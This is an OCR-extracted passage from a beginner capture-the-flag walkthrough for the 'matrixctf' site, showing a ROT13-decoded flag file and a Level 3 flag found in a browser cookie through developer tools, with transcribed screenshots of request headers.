




- After getting into the ssh access a file called “flag”.





- Read the file to get the hint.




The file contains the flag,

- The hint is the encrypted using ROT 13 chipper method.
- But it is encrypted. To decrypt use, rotate 13 and the following command:
  $ cat .flag | tr ‘A-Za-z’ ‘N-ZA-za-m’







After completing 3 levels the score board show marks as 15.





Level 3





In hint there is a mentioned about Biscuits, First open the Inspector Element Mode and go to Storage tab (Browser), then select Cookies and http://matrixctf.tk/. then type any value in flag submission field. Mr. Anderson (Neo) gives a hint for that. Sometime that not come first time then enter another value in that field. Then you can see the flag in the cookie section.




Level3
Not secure
matrixctf.tk/levels/level3.php
InPrivate
Welcome isu
Logout
Level 3
Try some...mmm Neo wants a biscuits
Home
Level 0
Level 1
Level 2
Level 3
Level 4
Level 5
Level 6
Level 7
Level 8
Scoreboard
Flag *
Enter the flag here...
Submit
Download video from this page
Elements
Console
Sources
Network
Performance
Preserve log
Disable cache
Online
Filter
Hide data URLs
All
XHR
JS
CSS
Img
Media
Font
Doc
WS
Manifest
Other
Has blocked cookies
Blocked Requests
Name
level3.php
levelstyle.css
jquery-3.3.1.js
covers.jpg
Headers
Preview
Response
Initiator
Timing
Cookies
General
Request URL: http://matrixctf.tk/levels/level3.php
Request Method: GET
Status Code: 200 OK
Remote Address: 40.90.237.87:80
Referrer Policy: strict-origin-when-cross-origin
Response Headers
view source
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 1019
Content-Type: text/html; charset=UTF-8
Date: Mon, 14 Dec 2020 06:18:36 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: LiteSpeed
4 requests 1.3 kB transferred



Level3
Not secure
matrixctf.tk/levels/level3.php
InPrivate
Welcome matr_isuu
Logout
Level 3
Try some...mmm Neo wants a biscuits
Home
Level 0
Level 1
Level 2
Level 3
Level 4
Level 5
Level 6
Level 7
Level 8
Scoreboard
Wrong Flag
Flag *
Enter the flag here...
Submit
Download video from this page
Elements
Console
Sources
Network
Performance
Preserve log
Disable cache
Online
Filter
Hide data URLs
All
XHR
JS
CSS
Img
Media
Font
Doc
WS
Manifest
Other
Has blocked cookies
Blocked Requests
Name
level3.php
levelstyle.css
jquery-3.3.1.js
covers.jpg
Headers
Preview
Response
Initiator
Timing
Cookies
Request Headers
view source
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Content-Length: 56
Content-Type: application/x-www-form-urlencoded
Cookie: flag=e@tTh4tc00k!3; PHPSESSID=tvnfeh028p3gqlioafnb6f2756
Host: matrixctf.tk
Origin: http://matrixctf.tk
Referer: http://matrixctf.tk/levels/level3.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap
4 requests 1.4 kB transferred


Level3
Not secure
matrixctf.tk/levels/level3.php
InPrivate
Welcome matr_isuu
Logout
Level 3
Try some...mmm Neo wants a biscuits
Home
Level 0
Level 1
Level 2
Level 3
Level 4
Level 5
Level 6
Level 7
Level 8
Scoreboard
Wrong Flag
Flag *
Enter the flag here...
Submit
Download video from this page
Elements
Console
Sources
Network
Performance
Preserve log
Disable cache
Online
Filter
Hide data URLs
All
XHR
JS
CSS
Img
Media
Font
Doc
WS
Manifest
Other
Has blocked cookies
Blocked Requests
Name
level3.php
levelstyle.css
jquery-3.3.1.js
covers.jpg
Headers
Preview
Response
Initiator
Timing
Cookies
Request Headers
view source
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Content-Length: 56
Content-Type: application/x-www-form-urlencoded
Cookie: flag=e@tTh4tc00kl3; PHPSESSID=tvnfeh028p3gqlioa
fnb6f2756
Host: matrixctf.tk
Origin: http://matrixctf.tk
Referer: http://matrixctf.tk/levels/level3.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap
4 requests 1.4 kB transferred

